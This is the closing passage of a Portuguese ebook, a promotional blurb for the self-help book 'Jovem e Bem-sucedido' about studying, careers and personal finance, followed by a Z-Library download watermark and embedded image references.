Jovem e Bem-sucedido é um verdadeiro guia para quem deseja
alcançar a realização profissional e a financeira o mais rápido
possível. Repleto de dicas e histórias interessantes vivenciadas pelo
autor, o livro desmistifica uma série de crenças relativas aos
estudos, ao trabalho e ao dinheiro. Tem como objetivo orientar o
leitor a planejar sua vida desde cedo, possibilitando que se torne
bem-sucedido em pouco tempo e consiga manter essa realização no
decorrer dos anos. As três perspectivas abordadas são: ESTUDOS:
mostra que os estudos vão muito além da escola ou faculdade.
Aborda as melhores práticas de estudo e a aquisição dos
conhecimentos ideais e nos momentos certos. TRABALHO:
explica como você pode se tornar um profissional moderno,
identificando oportunidades e aumentando cada vez mais suas
fontes de renda. Fornece ainda dicas valiosas para desenvolver as
habilidades mais valorizadas no mercado de trabalho. DINHEIRO:
explica como assumir o controle de suas finanças, para, então,
começar a investir e multiplicar seu patrimônio. Apresenta
317.
estratégias de investimentosde acordo com o momento de vida de
cada um, abordando as vantagens e desvantagens de cada tipo de
investimento. Jovem e Bem-sucedido apresenta ideias que o
acompanharão a vida toda, realizando importantes mudanças no
modo como você planeja estudar, trabalhar e lidar com o dinheiro.
Compre agora e leia
318.
Your gateway toknowledge and culture. Accessible for everyone.
z-library.se singlelogin.re go-to-zlibrary.se single-login.ru
O
ffi
cial Telegram channel
Z-Access
https://wikipedia.org/wiki/Z-Library
This
fi
le was downloaded from Z-Library project




















